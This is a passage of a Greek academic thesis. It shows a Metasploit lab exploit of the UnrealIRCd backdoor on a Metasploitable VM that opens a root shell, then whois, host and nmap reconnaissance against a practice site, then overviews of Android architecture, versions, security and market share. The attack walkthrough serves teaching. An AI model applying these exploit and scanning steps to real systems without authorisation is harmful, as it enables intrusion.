    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo fAbUIfhPdFpylwlM;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "fAbUIfhPdFpylwlM\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.72.128:4444 -> 192.168.72.129:42692) at 2016-05-17 14:42:38 +0300

_
```


Εικόνα 30: Ενεργοποίηση Exploit

Στο κάτω μέρος του τερματικού μας, είναι ο κέρσορας και βλέπουμε ότι απλά «περιμένει είσοδο». Αν πληκτρολογήσουμε με τη σειρά τις εντολές «cd /», « cd home », « ls » θα δούμε ότι περιέχει τον φάκελο του χρήστη msfadmin, το οποίο μας αποδεικνύει ότι όντως έχουμε πρόσβαση στον στόχο και μπορούμε να εκτελούμε δικές μας εντολές.

```
id
uid=0(root) gid=0(root)
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
cd /
cd home
ls
ftp
msfadmin
service
user
_
```

Εικόνα 31: Απόκτηση πρόσβασης στο στόχο

Παρομοίως μπορούμε να επιτεθούμε και σε μια ιστοσελίδα που έχει κατασκευαστεί από hackers για όσους θέλουν να πειραματιστούν με το penetration testing. Η ιστοσελίδα αυτή ονομάζεται www.hackthissite.org.



Εικόνα 32: Δοκιμαστική ιστοσελίδα

Εκτελώντας στο Metasploit την εντολή « **whois hackthissite.org** » βλέπουμε διάφορες πληροφορίες γι' αυτή την ιστοσελίδα.

```
File  Edit  View  Search  Terminal  Help
msf > whois hackthissite.org
[*] exec: whois hackthissite.org

Domain Name: HACKTHISSITE.ORG
Domain ID: D99641092-LROR
WHOIS Server:
Referral URL: http://www.enom.com
Updated Date: 2016-05-15T22:39:51Z
Creation Date: 2003-08-10T15:01:25Z
Registry Expiry Date: 2016-08-10T15:01:25Z
Sponsoring Registrar: eNom, Inc.
Sponsoring Registrar IANA ID: 48
Domain Status: clientTransferProhibited https://www.icann.org/e
Registrant ID: 88fe8c41af149a5f
Registrant Name: Whois Agent
Registrant Organization: Whois Privacy Protection Service, Inc
Registrant Street: PO Box 639
Registrant Street: C/O hackthissite.org
Registrant City: Kirkland
Registrant State/Province: WA
Registrant Postal Code: 98083
Registrant Country: US
Registrant Phone: +1.4252740657
Registrant Phone Ext:
Registrant Fax: +1.4259744730
Registrant Fax Ext:
Registrant Email: ddqrqdhpkr@whoisprivacyprotect.com
Admin ID: 88fe8c41af149a5f
Admin Name: Whois Agent
Admin Organization: Whois Privacy Protection Service, Inc.
Admin Street: PO Box 639
Admin Street: C/O hackthissite.org
Admin City: Kirkland
Admin State/Province: WA
Admin Postal Code: 98083
Admin Country: US
Admin Phone: +1.4252740657
Admin Phone Ext:
Admin Fax: +1.4259744730
Admin Fax Ext:
Admin Email: ddqrqdhpkr@whoisprivacyprotect.com
Tech ID: 88fe8c41af149a5f
Tech Name: Whois Agent
```

Εικόνα 33: Εντολή whois

Εκτελώντας την εντολή « **host hackthissite.org** » θα μας επιστρέψει τις διευθύνσεις IP στις οποίες απαντάει ο server της ιστοσελίδας.


```
msf > host hackthissite.org
[*] exec: host hackthissite.org

hackthissite.org has address 198.148.81.136
hackthissite.org has address 198.148.81.137
hackthissite.org has address 198.148.81.138
hackthissite.org has address 198.148.81.139
hackthissite.org has address 198.148.81.135
hackthissite.org has IPv6 address 2610:150:8007:0:198:148:81:139
hackthissite.org has IPv6 address 2610:150:8007:0:198:148:81:137
hackthissite.org has IPv6 address 2610:150:8007:0:198:148:81:136
hackthissite.org has IPv6 address 2610:150:8007:0:198:148:81:138
hackthissite.org has IPv6 address 2610:150:8007:0:198:148:81:135
hackthissite.org mail is handled by 30 aspmx2.googlemail.com.
hackthissite.org mail is handled by 30 aspmx3.googlemail.com.
hackthissite.org mail is handled by 30 aspmx4.googlemail.com.
hackthissite.org mail is handled by 30 aspmx5.googlemail.com.
hackthissite.org mail is handled by 10 aspmx.l.google.com.
hackthissite.org mail is handled by 20 alt1.aspmx.l.google.com.
hackthissite.org mail is handled by 20 alt2.aspmx.l.google.com.
msf > _
```

Εικόνα 34: Εντολή host

Το επόμενο βήμα, είναι να επιτεθούμε σε κάποια IP διεύθυνση. Για να γίνει αυτό πρέπει να δούμε αν υπάρχουν ανοιχτές θύρες στον στόχο (η θύρα 443 ξέρουμε ότι είναι ανοιχτή αφού μας απαντάει το πρωτόκολλο https στην ιστοσελίδα) και τι συστήματα χρησιμοποιεί. Έτσι θα εκτελέσουμε την εντολή «**nmap –F 198.148.81.136** » για μια γρήγορη σάρωση, ή την εντολή « **nmap –sV –v 198.148.81.136** » για μια πιο λεπτομερή ανάλυση των αποτελεσμάτων.

```
msf > nmap -F 198.148.81.136
[*] exec: nmap -F 198.148.81.136


Starting Nmap 7.01 ( https://nmap.org ) at 2016-05-16 15:21 EEST
Nmap scan report for hackthissite.org (198.148.81.136)
Host is up (0.049s latency).
Not shown: 97 filtered ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 3.60 seconds
```

Εικόνα 35: Εντολή nmap –F



Εικόνα 36: Εντολή nmap -sV –v

Βλέπουμε πως σε αυτή την IP διεύθυνση υπάρχουν 3 διαφορετικές θύρες ανοιχτές και με τη δεύτερη εντολή βλέπουμε πως έχουμε συλλέξει και πληροφορίες για τα προγράμματα που χρησιμοποιούνται στις θύρες αυτές. Με παρόμοιο τρόπο όπως περιγράψαμε στο Metasploitable λειτουργούμε και εδώ.


5 Λειτουργικό Android

5.1 Εισαγωγή στο Android

Το Android είναι ένα λειτουργικό σύστημα που κατασκευάστηκε από την Google και αργότερα από την Open Handset Alliance η οποία είναι μια κοινοπραξία εταιριών λογισμικού, κατασκευής hardware και τηλεπικοινωνιών. Βασίζεται στο Linux και εφαρμόζεται σε φορητές συσκευές, όπως κινητά τηλέφωνα, tablets κ.α. Οι εφαρμογές σε Android, οι οποίες γράφονται σε μια προσαρμοσμένη έκδοση της JAVA και μπορεί κάνεις να κατεβάσει από το online κατάστημα Google Play της Google, αυξάνονται με εκθετικό βαθμό χρόνο με το χρόνο εξυπηρετώντας τους χρήστες τόσο για ψυχαγωγικούς όσο και για πρακτικούς σκοπούς. Ως εκ τούτου, ένα τεράστιο πλήθος επιστημόνων και προγραμματιστών ασχολείται με το συγκεκριμένο τομέα (Developers, 2011).

5.2 Αρχιτεκτονική

Το Android αποτελείται από ορισμένες συνιστώσες λογισμικού οι οποίες συνθέτουν ένα ενιαίο και ολοκληρωμένο σύστημα. Είναι μια στοίβα λογισμικού η οποία αποτελείται από το λειτουργικό σύστημα, τις υπηρεσίες διασύνδεσης με τις εφαρμογές (middleware) και τέλος από τις κύριες (core) εφαρμογές, μεταξύ αυτών, ενός email client, μιας εφαρμογής διαχείρισης SMS, ενός ημερολογίου, ενός browser, εφαρμογή διαχείρισης επαφών, και άλλες οι οποίες έρχονται δεμένες με την υπόλοιπη στοιβάδα λογισμικού του Android (Brahler et al., 2010). Παρακάτω απεικονίζεται η αρχιτεκτονική του λογισμικού Android.



Εικόνα 37 - Αρχιτεκτονική του Android.

Παρατηρούμε ότι η αρχιτεκτονική του λειτουργικού συστήματος αποτελείται από 5 βασικά επίπεδα, (α) τον πυρήνα Linux (Linux Kernel) και τα εργαλεία χαμηλού επιπέδου, (β) τις εγγενείς και τις προηγμένες βιβλιοθήκες (Libraries), (γ) τον χρόνο εκτέλεσης (Android Runtime), (δ) το πλαίσιο εφαρμογών (Application Framework) και (ε) τις εφαρμογές (Applications).

Αναλύοντας μερικά κομμάτια της αρχιτεκτονικής του Android, αξίζει να σημειωθεί ότι το πλαίσιο της εφαρμογής (application framework) επιτρέπει την επαναχρησιμοποίηση και αντικατάσταση των διαφόρων συστατικών στοιχείων (components) του (Song et al., 2010). Επίσης η εικονική μηχανή Dalvik είναι για κινητές συσκευές και ο ενσωματωμένος περιηγητής (integrated browser) είναι βασισμένος στην open source μηχανή WebKit. Τέλος, παρόλο που το Android είναι χτισμένο πάνω στον πυρήνα του Linux δεν είναι Linux. Ο πυρήνας δρα σαν ένα ξεχωριστό επίπεδο (abstraction layer) μεταξύ του υλικού (hardware) και του υπόλοιπου λογισμικού (software stack). Οι βιβλιοθήκες του Android περιλαμβάνουν ένα σετ από C/C++ βιβλιοθήκες που χρησιμοποιούνται από διάφορα μέρη (components) του συστήματος. Αυτές διατίθενται στους προγραμματιστές μέσω του Android application framework. Μερικές από τις βιβλιοθήκες είναι οι παρακάτω:

- System C library – μια υλοποίηση της κλασσικής βιβλιοθήκης C (libc), βασισμένη σε συστήματα BSD, προσαρμοσμένη για ενσωματωμένες Linux συσκευές.
- Media Libraries – βασισμένη στην PacketVideo's OpenCORE, οι βιβλιοθήκες υποστηρίζουν την αναπαραγωγή και καταγραφή των περισσοτέρων τύπων αρχείων ήχου και εικόνας, καθώς και αρχείων εικόνων όπως οι τύποι: MPEG4, H.264, MP3, AAC, AMR, JPG, και PNG
- Surface Manager – έχει πρόσβαση στο υποσύστημα της οθόνης και προσομοιάζει 2D και 3D γραφικά από τις εφαρμογές
- LibWebCore – ένας μοντέρνος περιηγητής διαδικτύου που χρησιμοποιείται και από τον περιηγητή του συστήματος Android αλλά και για την προβολή ιστοσελίδων
- SGL – είναι η μηχανή απεικόνισης γραφικών 2D
- 3D libraries – μια υλοποίηση βασισμένη στα OpenGL ES 1.0 APIs, όπου οι βιβλιοθήκες χρησιμοποιούν είτε 3D επιτάχυνση υλικού (hardware acceleration) αν είναι διαθέσιμη ή αυτή που υπάρχει, προσαρμοσμένη για απεικόνιση 3D
- Software rasterizer – πρόγραμμα ειδικό για μετατροπή εικόνας σε pixels
- FreeType – όπου κάνει διανυσματική και bitmap απεικόνιση γραμματοσειρών
- SQLite – μια πολύ ισχυρή και ελαφριά σχεσιακή βάση δεδομένων διαθέσιμη για όλες τις εφαρμογές

5.3 Ιστορικό εκδόσεων

Το 2007 κυκλοφόρησε η πρώτη έκδοση του λογισμικού Android, με το Android beta. Ένα χρόνο αργότερα, κυκλοφόρησε η πρώτη εμπορική έκδοση, το Android 1.0. Το Android είναι υπό συνεχή ανάπτυξη από την Google και την Open Handset Alliance (OHA), και έχουν γίνει μια σειρά από ενημερώσεις στην λειτουργία του συστήματος από την αρχική κυκλοφορία του. Η πιο πρόσφατη έκδοση είναι το Android 7.0x Nougat.

Έκδοση	Ονομασία	Ημερομηνία
1.6	Donut	15 Σεπτεμβρίου 2009
2.0 - 2.1	Eclair	26 Οκτωβρίου 2009
2.2 - 2.2.3	Froyo	20 Μαΐου 2010
2.3 - 2.3.7	Gingerbread	9 Φεβρουαρίου 2011
3.2	Honeycomb	15 Ιουλίου 2011
4.0 - 4.0.4	Ice Cream Sandwich	16 Δεκεμβρίου 2011
4.1 - 4.1.2	Jelly Bean	9 Ιουλίου 2012
4.2 - 4.2.2	Jelly Bean	13 Νοεμβρίου 2012
4.3 - 4.3.1	Jelly Bean	24 Ιουλίου 2013
4.4. - 4.4.4	KitKat	31 Οκτωβρίου 2013
5.0 - 5.0.2	Lollipop	3 Νοεμβρίου 2014
5.1 - 5.1.1	Lollipop	9 Μαρτίου 2015
6.0 - 6.0.1	Marshmallow	5 Οκτωβρίου 2015
7.0x	Nougat	22 Αυγούστου 2016

Εικόνα 38: Εκδόσεις λειτουργικού Android

Παρατηρούμε ότι οι ενημερώσεις και οι νέες εκδόσεις σχεδιάζονται και υλοποιούνται κάθε χρόνο και σε πολλές περιπτώσεις, περισσότερο από μία φορά το χρόνο. Σκοπός των ενημερώσεων είναι να διορθωθούν οι δυσλειτουργίες που έχουν εντοπισθεί μέχρι εκείνη τη στιγμή και να προστεθούν και επιπλέον λειτουργίες. Όσο η τεχνολογία προχωράει με εκθετικό ρυθμό, εμφανίζονται νέα προβλήματα και νέες προκλήσεις συνεχώς. Επίσης, ο ανταγωνισμός και την Apple και το λειτουργικό iOS, προσδίδει ένα επιπλέον κίνητρο στους κατασκευαστές Android, στο να σχεδιάσουν εκδόσεις με μεγαλύτερη ταχύτητα σε συνδυασμό με μικρότερο υπολογιστικό κόστος και υπολογιστικούς πόρους.

Η ερευνητική κοινότητα ασχολείται με μεγάλη συχνότητα (Mosa, et al., 2012, Shabtai et al., 2009, Gibler et al., 2012, Obiodu 2012) επί του θέματος, τόσο σε θεωρητικό επίπεδο όσο και σε πρακτικό. Συνεπώς, όσο θα επιλύονται προβλήματα τεχνολογιών και όσο θα εμφανίζονται προβλήματα και προκλήσεις στο τεχνολογικό κόσμο, τόσο θα σχεδιάζονται νέες εκδόσεις και ενημερώσεις του λογισμικού Android. Διότι, βέλτιστη έκδοση, δε θα υπάρξει ποτέ όσο η τεχνολογία βαδίζει με τόσο γρήγορους ρυθμούς.

5.4 Δυνατότητες

Τα κινητά στα οποία εγκαθίσταται το Android είναι συνήθως αρκετά ισχυρά από άποψη υλικού (επεξεργαστή, μνήμη κλπ), κάτι που μας κάνει να περιμένουμε να έχει πολλές δυνατότητες (Developers, 2011). Παρακάτω ακολουθεί μια λίστα με αυτές τις δυνατότητες.

- Υποστήριξη για οθόνες αφής
- Ενσωματωμένο περιηγητή διαδικτύου (Internet Browser) βασισμένο στην μηχανή Webkit
- Γραφικά 3D βασισμένα στην βιβλιοθήκη OpenGL ES με επιτάχυνση υλικού (hardware acceleration)
- Σχεσιακή βάση δεδομένων SQLite
- Υποστήριξη για τηλεφωνικά δίκτυα GSM και 3G/4G εφόσον τα υποστηρίζει και η συσκευή στην οποία έχει εγκατασταθεί
- Επικοινωνία δεδομένων μέσω Bluetooth και WiFi εφόσον τα υποστηρίζει και η συσκευή στην οποία έχει εγκατασταθεί
- Υποστήριξη για Camera, GPS, αισθητήρα επιτάχυνσης (accelerometer) και μαγνητόμετρο (compass) εφόσον τα υποστηρίζει και η συσκευή στην οποία έχει εγκατασταθεί
- Υποστήριξη για εικόνα (JPG, PNG, GIF), ήχο (AMR, AAC, MP3) και βίντεο (MPEG4, H264)
- Αυξημένη ασφάλεια, μιας και κάθε εφαρμογή τρέχει κάτω από δικό της ξεχωριστό Linux UserID, έτσι ώστε να μην παρεμβαίνει η μια εφαρμογή στην άλλη

5.5 Ασφάλεια στο Android

Η ασφάλεια του Android δεν πρέπει να λαμβάνεται ως δεδομένη. Ο χρήστης δεν θα πρέπει να θεωρεί ότι αν ανοίξει ένα email από τη συσκευή του είναι λιγότερο επικίνδυνο από το να το άνοιγε στον υπολογιστή του (Enck, 2009). Οι δυνητικοί κίνδυνοι που διατρέχουν οι χρήστες μιας Android συσκευής, μπορεί να διαφέρουν σημαντικά σε σχέση με αυτούς που καλούμαστε να αντιμετωπίσουμε ως χρήστες desktop ή laptop, ωστόσο δεν παύει να είναι εξίσου σοβαροί και να χρήζουν σημαντικής προσοχής για την ορθή αντιμετώπισή τους.

Όπως και στους Η/Υ, έτσι και στα Android, υπάρχουν ιοί. Ο ιός Android είναι ένας όρος, ο οποίος χρησιμοποιείται για να περιγράφει τις κακόβουλες εφαρμογές που έχουν τη δυνατότητα να επηρεάζουν τις Android συσκευές. Ειδικοί ασφαλείας αποκάλυψαν πρόσφατα πως οι περισσότεροι ιοί στοχεύουν το πορτοφόλι των χρηστών, πράγμα που σημαίνει πως μπορούν εύκολα να διεισδύσουν στον υπολογιστή σας και να αποκτήσουν πρόσβαση στα απόρρητα προσωπικά στοιχεία της πιστωτικής σας κάρτας, τα στοιχεία σύνδεσης, τους κωδικούς, κι άλλες προσωπικά αναγνωρίσιμες πληροφορίες.

Τα κρούσματα επιθέσεων σε Android συσκευές, αυξάνονται ολοένα και περισσότερο, με αποτέλεσμα οι χρήστες να είναι μονίμως εκτεθειμένοι σε κακόβουλες επιθέσεις. Για την προστασία των χρηστών από τους κινδύνους που διατρέχουν, η ESET προχώρησε στην έκδοση μίας σειράς χρήσιμων οδηγιών, με στόχο την προστασία των χρηστών, οι οποίες είναι:

- Όλες οι εφαρμογές πρέπει να εγκαθίστανται από το Google Play ή από γνωστά app stores.
- Η ασφάλεια του Android δεν πρέπει να λαμβάνεται ως δεδομένη.
- Προτιμάται να έχετε εγκατεστημένη πάντοτε την τελευταία έκδοση της πλατφόρμας Android.
- Οι πιο πρόσφατες ενημερώσεις διαφυλάσσουν και την καλύτερη προστασία της συσκευής.
- Το κλείδωμα της συσκευής αποτελεί μία βασική ενέργεια, που δυστυχώς πολλές φορές δεν εφαρμόζεται.
- Πολύτιμα προσωπικά δεδομένα δεν θα πρέπει να βρίσκονται στη συσκευή.
- Κλείδωμα χρειάζονται και πολλές εφαρμογές, λόγω των πληροφοριών που περιέχουν, όπως το Dropbox, λογαριασμοί κοινωνικών δικτύων κ.α.
- Προσοχή στα δικαιώματα των εφαρμογών.
- Προϊόντα και εφαρμογές ασφάλειας είναι πλέον απαραίτητα και για τις συσκευές, λόγω της γρήγορης εξέλιξης που εμφανίζει το malware για Android.

5.6 Εφαρμογές στο Android

Μια εφαρμογή στο Android έχει ένα εκτελέσιμο αρχείο που περιέχει την λογική του προγράμματος χρησιμοποιώντας είτε τοπικά αρχεία εικόνων, είτε κείμενο που θα ανακτηθεί από το δίκτυο κλπ. Δεν υπάρχει ένα εκτελέσιμο αρχείο, αλλά ως εφαρμογή εννοούμε μία ομάδα αρχείων τα οποία αντιπροσωπεύουν τις δραστηριότητες (Activities) της εφαρμογής. Κάθε εφαρμογή αποτελείται από ένα σύνολο αρχείων και φακέλων δομημένα σε μορφή project, τα οποία αφού μεταγλωττιστούν μέσω του Android SDK μας δίνουν το αρχείο .apk. Το αρχείο αυτό αποτελεί την εφαρμογή που μπορούμε να εγκαταστήσουμε στις συσκευές μας. Επίσης, όλες οι εφαρμογές πρέπει να έχουν ένα μοναδικό όνομα πακέτου (package name) το οποίο χρησιμοποιείτε από το λειτουργικό σύστημα για αναγνώριση της εφαρμογής.

5.7 Σύγκριση του Android με άλλα λειτουργικά συστήματα για κινητές συσκευές

Ο ανταγωνισμός των λειτουργικών συστημάτων στα κινητά δε περιορίζεται μόνο στα ευρέως γνωστά Android και iOS, αλλά υπάρχουν και άλλα συστήματα όπως τα Windows Phones, το BB10, Firefox OS, Ubuntu Touch, Tizen, SailfishOS κτλ.

Αναφορικά με τα Windows Phones, έχουν το θετικό ότι είναι πολύ ‘ελαφριά’, δηλαδή απαιτούν λίγους υπολογιστικούς πόρους (Grønli, 2014). Από κει και έπειτα, παρουσιάζουν αρκετά αρνητικά στοιχεία τα οποία δε το αφήνουν να προσεγγίσει σε δημοτικότητα και χρήση το Android και το iOS. Το σημαντικότερο πρόβλημα είναι η έλλειψη εφαρμογών, κάτι που δε συναντάμε στα άλλα δύο συστήματα. Συγκρίνοντας το Android με τα Windows Phones θα δούμε ότι όχι μόνο είναι φτωχά τα Windows Phones σε εφαρμογές και παιχνίδια αλλά πολλές φορές είναι τελείως αδύνατο να χρησιμοποιήσεις μία υπηρεσία καθώς δεν υπάρχουν ούτε εναλλακτικές λύσεις. Άλλο βασικό πρόβλημα είναι οι ευκολίες που δυστυχώς στα Windows Phones δεν υπάρχουν ακόμα. Η επάνω μπάρα είναι καθαρά ενημερωτική ενώ τα λεγόμενα power toggles[39] δεν υπάρχουν πουθενά για να διαχειριστούμε τα δίκτυά μας. Τέλος τα widgets[40] του Android είναι πάρα πολύ χρήσιμα και εξυπηρετούν πρακτικούς σκοπούς (Grønli, 2014).

Αναφορικά με το iOS, το μεγάλο μειονέκτημα του είναι το ξεκλείδωμα του συστήματος αρχείων της συσκευής ώστε να μπορεί ο χρήστης να παραμετροποιεί τη συσκευή του όπως επιθυμεί ή να εγκαθιστά εφαρμογές μέσω καταστημάτων πέραν του Apple App Store (γνωστό και ως φαινόμενο του Jailbreak). Ένα άλλο μεγάλο αρνητικό που είχε το iOS μέχρι πρόσφατα ήταν ο συγχρονισμός της συσκευής μέσω iTunes και μόνο (Barea, 2013). Ενώ το Android σου επέτρεπε να κάνεις συγχρονισμό των επαφών και των εφαρμογών μέσω ενός Gmail λογαριασμού μέσω WiFi και μέσω Mobile Internet, η Apple σου έδινε τη δυνατότητα να κάνεις συγχρονισμό μόνο μέσω iTunes και μόνο μέσω ενός Η/Υ.

Όσο αφορά την ενημέρωση λογισμικού να αναφέρουμε ότι και οι 3 ενημερώνονται τακτικά (Android, Apple, Windows Phones). Οι εταιρίες φροντίζουν απ’ την μία να βγάζουν μεγάλες αναβαθμίσεις με επανασχεδιασμό και νέες ενέργειες και απ’ την άλλη μικρότερες με διορθώσεις σφαλμάτων. Η Apple να έχει ένα μικρό προβάδισμα καθώς κάθε χρόνο αφήνει πίσω της μια συσκευή όσο αφορά τις αναβαθμίσεις, αλλά τα καταφέρνει καλύτερα απ’ το Android που είναι στο έλεος των εκάστοτε εταιριών, και έχει τους πελάτες να περιμένουν για τις αναβαθμίσεις.

Τέλος, αυτό που κάνει το Android να ξεχωρίζει είναι ότι ο πηγαίος κώδικας, είναι ελεύθερος στο κοινό και έτσι δίνεται η δυνατότητα στον καθένα μας να ασχοληθεί μαζί του φτιάχνοντας εφαρμογές, δικό του λειτουργικό (custom ROM), θέματα και ότι άλλο θέλει.


6 Ευπάθειες στο Android (Android Vulnerabilities)

6.1 Εισαγωγή

Το Android λοιπόν, είναι τόσο δημοφιλές, χρηστικό, και όπως φαίνεται στον παρακάτω πίνακα, καλύπτει σχεδόν ολόκληρο το μερίδιο της αγοράς σύμφωνα με την εταιρεία ερευνών IDC (άρθρο: Android και iOS κυριαρχούν στο 96.3% της αγοράς των smartphones).

Operating System	2Q14 Shipment Volume	2Q14 Market Share	2Q13 Shipment Volume	2Q13 Market Share	2Q14/2Q13 Growth
Android	255.3	84.7%	191.5	79.6%	33.3%
iOS	35.2	11.7%	31.2	13.0%	12.7%
Windows Phone	7.4	2.5%	8.2	3.4%	-9.4%
BlackBerry	1.5	0.5%	6.7	2.8%	-78.0%
Others	1.9	0.6%	2.9	1.2%	-32.2%
Total	**301.3**	**100%**	**240.5**	**100%**	**25.3%**

Εικόνα 39: Πίνακας κατανομής μεριδίου παγκόσμιας αγοράς κινητών τηλεφώνων



Εικόνα 40:Λειτουργικά συστήματα τηλεφώνων κατά τιμή

Επίσης, λόγω του ότι είναι λειτουργικό ανοιχτού κώδικα και όπως βλέπουμε στο παραπάνω σχεδιάγραμμα οι καταναλωτές προτιμούν φθηνές συσκευές χωρίς πολλές τεχνικές προστασίας ασφαλείας (αντίθετα με το iPhone τα οποία όπως φαίνεται ξεκάθαρα στον πίνακα είναι πολύ ακριβά), κυρίως από κινέζικους κατασκευαστές, είναι επόμενο να υπάρχουν σοβαρά κενά ασφαλείας.

6.2 Γνωστές Ευπάθειες (Common Vulnerabilities and Exposures – CVE's)

Σχεδόν καθημερινά, ερευνητές ανακαλύπτουν ολοένα και περισσότερες αδυναμίες, οι οποίες σχεδόν άμεσα διορθώνονται με διάφορα ***patches***[29].

6.2.1 Εξαγωγή κλειδιού κρυπτογράφησης τηλεφώνου

